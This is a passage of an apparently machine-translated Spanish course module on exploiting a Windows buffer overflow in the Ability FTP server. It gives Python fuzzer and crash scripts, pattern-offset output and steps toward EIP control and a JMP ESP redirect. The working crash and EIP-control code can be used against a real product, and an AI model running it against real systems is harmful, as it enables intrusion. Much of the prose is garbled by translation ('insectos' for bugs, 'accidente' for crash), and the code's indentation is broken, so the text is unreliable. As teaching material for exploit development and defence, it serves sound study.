Siempre he pensado que los ataques de desbordamiento de buffer se complicaron de verdad. Sólo después de que escribí mi primera hazaña hice comprender la relativa simplicidad de los ataques de desbordamiento de búfer. Usted debe, sin embargo, tienen varios requisitos bajo su cinturón. Te sugiero que hagas un poco de lectura en la memoria de Windows gestión y familiarizarse con algunas instrucciones de montaje básicos (JMP / CALL, MOV, etc encendido) y registros de la CPU (ESP, EBP, EIP, y así sucesivamente).
Estos son algunos enlaces que puede que desee visitar si estos temas son ajenas a ti:
http://en.wikipedia.org/wiki/Buffer_overflow
http://en.wikipedia.org/wiki/32-bit_x86_assembly_programming

6,1 buscando insectos

Las primeras preguntas que suelen surgir son: "¿Cómo diablos son estos bichos encuentra? ¿Cómo sabías que X bytes en el comando Y se bloqueaba la aplicación y dar lugar a un desbordamiento de buffer? "
En términos generales, hay tres formas principales de la identificación de fallas en las aplicaciones. Si el código fuente de la aplicación está disponible, revisión del código fuente es probablemente la forma más fácil de identificar errores. Si la aplicación es de código cerrado, puede utilizar técnicas de ingeniería inversa o fuzzing para encontrar errores.
Este módulo describe el fuzzing.

6,2 Fuzzing

Fuzzing implica el envío de cadenas con formato incorrecto en la entrada de la aplicación y observando inesperado choques. Hay muchos fuzzers útil, la mayoría de los cuales están presentes en BackTrack (/ pentest / fuzzers).
Considere este sencillo fuzzer FTP:

```
#!/usr/bin/python

import socket

# Create an array of buffers, from 20 to 2000, with increments of 20.

buffer=["A"]

counter=20

while len(buffer) <= 30:

buffer.append("A"*counter)

counter=counter+100

# Define the FTP commands to be fuzzed

commands=["MKD","CWD","STOR"]

# Run the fuzzing loop

for command in commands:

for string in buffer:

print “Fuzzing ” + command + " with length:" +str(len(string))

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)

connect=s.connect(('192.168.244.129',21)) # hardcoded IP address
```

```
s.recv(1024)
s.send('USER ftp\r\n') # login procedure

s.recv(1024)

s.send('PASS ftp\r\n')

s.recv(1024)

s.send(command + ' ' + string + '\r\n') # evil buffer

s.recv(1024)

s.send('QUIT\r\n')

s.close()
```

Este es el ejemplo más simple de un fuzzer pudiera ocurrir. Revise el código y tratar de entender la lógica detrás del proceso de fuzzing. Recuerde que este fuzzer es muy limitado y no debe ser utilizado para el mundo real fuzzing. Es sólo un pequeño ejemplo para demostrar el proceso de fuzzing.

Pruebe esta fuzzer en un pequeño servidor FTP, servidor v2.3.4 Capacidad:

```
root @ bt:. ~ # / simple-fuzzer.py

Fuzzing MKD: 1

Fuzzing MKD: 20

MKD fuzzing: 40

Fuzzing MKD: 60

...

Fuzzing STOR: 900

Fuzzing STOR: 920

Fuzzing STOR: 940

Traceback (most recent call last):

Archivo ". / Simple-fuzzer.py", línea 26, en?

s.recv (1024)

socket.error: (104, 'Connection reset by peer')

root @ bt: ~ #
```

Capacidad del servidor se bloquea debido al comando STOR Bytes <940> y el script finaliza.

6.3 Explotación de Windows Desbordamientos de búfer

6.3.1 Replicar el Crash


Ya has visto que un accidente ocurrió cuando se envía un comando STOR con cerca de 1000 bytes. Su primera tarea es tratar de replicar el accidente con el fin de estudiarlo. Comienza escribiendo un simple script en Python que se registra en el servidor FTP y envía un comando STOR demasiado largo:

```
#!/usr/bin/python

import socket

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

buffer = '\x41' * 2000

print "\nSending evil buffer..."

s.connect(('192.168.103.128',21))

data = s.recv(1024)

s.send('USER ftp' +'\r\n')

data = s.recv(1024)

s.send('PASS ftp' +'\r\n')

data = s.recv(1024)

s.send('STOR ' +buffer+'\r\n')

s.close()
```

Ahora, ve a su equipo con Windows y adjuntar servidor Capacidad para OllyDbg, como se muestra en el video. una vez adjunto, ejecute la secuencia de comandos de Python y ver OllyDbg de cerca:

```
bt tmp # ./ability-poc.py

Sending evil buffer...

bt tmp #
```

Observe que el tampón demasiado largo tiene segmentos sobrescritos en la memoria, que eventualmente sobrescribir la EIP:



Debido a que la EIP controla el flujo de ejecución del programa, ahora se puede secuestrar el flujo de la aplicación y redirigir la solicitud para continuar la ejecución de lo que quieras. Lo que suele ocurrir en estas situaciones es que el atacante introduce su código de cuenta (shellcode), por lo general dentro del buffer.

Después flujo de ejecución se gana, es redirigido a shellcode del atacante.

Antes de la carga en el código exploit, usted todavía tiene que estudiar el accidente y entenderlo mejor. estos son

sólo algunas de las preguntas que necesitan respuesta:
- Qué cuatro bytes son los que sobrescribir EIP?
- ¿Hay suficiente espacio en el buffer para ingresar el código de shell?
- ¿Es este shellcode fácilmente accesible en la memoria?
- ¿La aplicación filtrar los personajes?
- Va a encontrar todos los mecanismos de protección de desbordamiento?

6.3.2 Control de EIP

Para controlar EIP, es necesario encontrar las específicas cuatro bytes en el buffer que sobrescriben. Hay varias maneras de hacer esto. Las secciones siguientes presentan dos de ellos.

6.3.2.1 Análisis del árbol binario

En vez de 2000 como, enviar 1000 A y B 1000. Si EIP se sobrescribe con As, usted sabe las cuatro bytes residen en la primera mitad de la memoria intermedia. Entonces usted puede tomar los primeros 1000 tampones, cambiarlos a 500 como y 500 Cs y enviar el búfer de nuevo. Si EIP se sobrescribe con Cs, usted sabe que los cuatro bytes residir en el intervalo de byte 500-1000. Continuar la división del búfer específico hasta llegar a los cuatro bytes exactos que sobreescribir EIP. Matemáticamente, esto debe suceder en siete iteraciones.

6.3.2.2 Envío de una cadena única

El método más rápido para la identificación de estos bytes es enviar una cadena única de 2000 bytes y localice el cuatro bytes que sobrescribir EIP inmediatamente. Que va a utilizar este método en este ejercicio.

Puede generar este buffer usando la secuencia de comandos rubí (pattern_create.rb) suministrada con el Metasploit Marco (más sobre Metasploit más adelante en el módulo):


```
root@bt:~# cd /pentest/exploits/framework3/

bt framework3 # cd tools/

bt tools # ./pattern_create.rb 2000

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6
Ac7Ac8Ac9Ad0

Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7
Af8Af9Ag0Ag1

Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8
Ai9Aj0Aj1Aj2

Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9
Am0Am1Am2Am3

Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0
Ap1Ap2Ap3Ap4

Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1
As2As3As4As5

As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2
Av3Av4Av5Av6

Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3
Ay4Ay5Ay6Ay7

Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4
Bb5Bb6Bb7Bb8

Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5
Be6Be7Be8Be9

Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6
Bh7Bh8Bh9Bi0

Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7
Bk8Bk9Bl0Bl1

Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8
Bn9Bo0Bo1Bo2

Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9
Br0Br1Br2Br3

Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0
Bu1Bu2Bu3Bu4
```

```
Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1
Bx2Bx3Bx4Bx5

Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2
Ca3Ca4Ca5Ca6

Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3
Cd4Cd5Cd6Cd7

Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4
Cg5Cg6Cg7Cg8

Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5
Cj6Cj7Cj8Cj9

Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6
Cm7Cm8Cm9Cn0

Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co

bt tools #
```

Ahora reemplace el 2000 como en este búfer y enviarlo. Como era de esperar, los accidentes Ability Server y EIP es sobrescribe con \ x42 \ x67 \ x32 \ x42, que se traduce en Bg2B. Ahora puede usar el acompañamiento guión pattern_offset.rb para identificar la posición de estos caracteres en el buffer:

```
bt tools # ./pattern_offset.rb Bg2B

966

bt tools #
```

Esto significa que los PAE se sobrescriben con el tampón del carácter 966a al carácter 970a. Por favor, compruebe por usted mismo (puede obtener valores diferentes de las que verá en este libro):




Con este nuevo conocimiento, vuelva a escribir la PoC (prueba de concepto) como sigue:

```
#!/usr/bin/python

import socket

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

buffer = '\x41' * 966 + '\x42' * 4 + '\x43' * 1030

print "\nSending evil buffer..."

s.connect(('192.168.103.128',21))

data = s.recv(1024)

s.send('USER ftp' +'\r\n')

data = s.recv(1024)

s.send('PASS ftp' +'\r\n')

data = s.recv(1024)

s.send('STOR ' +buffer+'\r\n')
```

```
s.close()
```

Esta secuencia de comandos siguiente en el accidente. Como ves, ahora sabe exactamente qué son los bytes los necesarios para controlar totalmente EIP:




6.3.3 Localización de espacio para su Shellcode

Supongamos que shellcode es un código definido por el usuario que desea ejecutar en la máquina víctima.


Usted necesita encontrar un cómodo desplazamiento para colocar tu shellcode en el búfer.

Para ello, examine la CPU registros y la memoria después del accidente:




Tenga en cuenta que los puntos de ESP a algunos de la memoria intermedia controlada por el usuario: el Cs.

De hecho, después de ver los primeros bytes de la dirección antes de que el ESP apunta, podrás ver algunos familiares personajes: el As, Bs y Cs 16:



Usted acaba de encontrar un lugar para su shellcode que sea fácilmente accesible por el registro ESP. Ahora lo que necesita
para asegurarse de que dispone de espacio suficiente para que el shellcode.
ESP apunta a 0137b6b8 (estas direcciones pueden ser diferentes en su equipo). Si se sigue por la
ventana de volcado de memoria, te darás cuenta de que el buffer se destroza (con un mensaje de error) en
aproximadamente 0137bAA0:



Address	Hex dump	ASCII
0137BA88	43 43 43 43 43 43 43 43	CCCCCCCC
0137BA90	43 43 43 43 43 43 43 43	CCCCCCCC
0137BA98	43 43 43 43 43 43 43 43	CCCCCCCC
0137BAA0	43 43 43 43 43 43 43 43	CCCCCCCC
0137BAA8	43 43 43 43 43 43 5D 2C	CCCCCC],
0137BAB0	20 52 65 61 73 6F 6E 3A	Reason:
0137BAB8	5B 41 63 63 65 73 73 20	[Access
0137BAC0	44 69 73 61 6C 6C 6F 77	Disallow
0137BAC8	65 64 5D 00 43 43 43 43	ed].CCCC
0137BAD0	43 43 43 43 43 43 43 43	CCCCCCCC
0137BAD8	43 43 43 43 43 43 43 43	CCCCCCCC
0137BAE0	43 43 43 43 43 43 43 43	CCCCCCCC
0137BAE8	43 43 43 43 43 43 43 43	CCCCCCCC

Un cálculo rápido le debe dar la cantidad de espacio que se puede utilizar para: nuestro shellcode: 0137bAA0 - 0137b6b8 = 3e8 (1000 decimal).
1000 bytes es más que suficiente para casi cualquier código shell, así que no hay necesidad de buscar más espacio.

6.3.4 Redireccionando el Flujo de Ejecución

En este punto, usted es capaz de redirigir el flujo de ejecución de la aplicación (ya que el control EIP), y han encontrado un lugar adecuado para ubicar los puntos de ESP shellcode a la misma. Usted tiene dos más tareas antes de que haya terminado:

- Encontrar una manera de JMP a tu shellcode (pista pista).
- Escriba el código shell!

Lo intuitivo que hacer sería sustituir los \ x42 \ x42 \ x42 \ x42 caracteres (los que sobreescribir EIP) con la dirección que apunta a ESP. Esto podría funcionar de forma local en el equipo de laboratorio, pero hay que tener en cuenta que las cargas de las aplicaciones de Windows y archivos DLL en las direcciones de memoria diferentes cada vez. Así que la dirección no modificable que apunta a ESP en este ejemplo no es muy probable queimportante sobre otros sistemas similares.

Por lo tanto, usted necesita una manera más genérica para llegar a la dirección que el ESP apunta. ¿Qué le viene a la mente es la JMP ESP comando, que redirigirá directamente a ESP, independientemente de su dirección específica.


Esto le llevará a donde tu shellcode será located.You no puede, sin embargo, sólo tiene que empujar un ASM comando en EIP. Recuerde que la EIP tiene las direcciones de memoria, no comandos. Lo que hay que hacer es encontrar una dirección en una de las DLL del sistema base (sus direcciones son estáticas a través de paquetes de servicio) que contiene el comando JMP ESP. (Es posible que desee leer que más de un par de veces.)

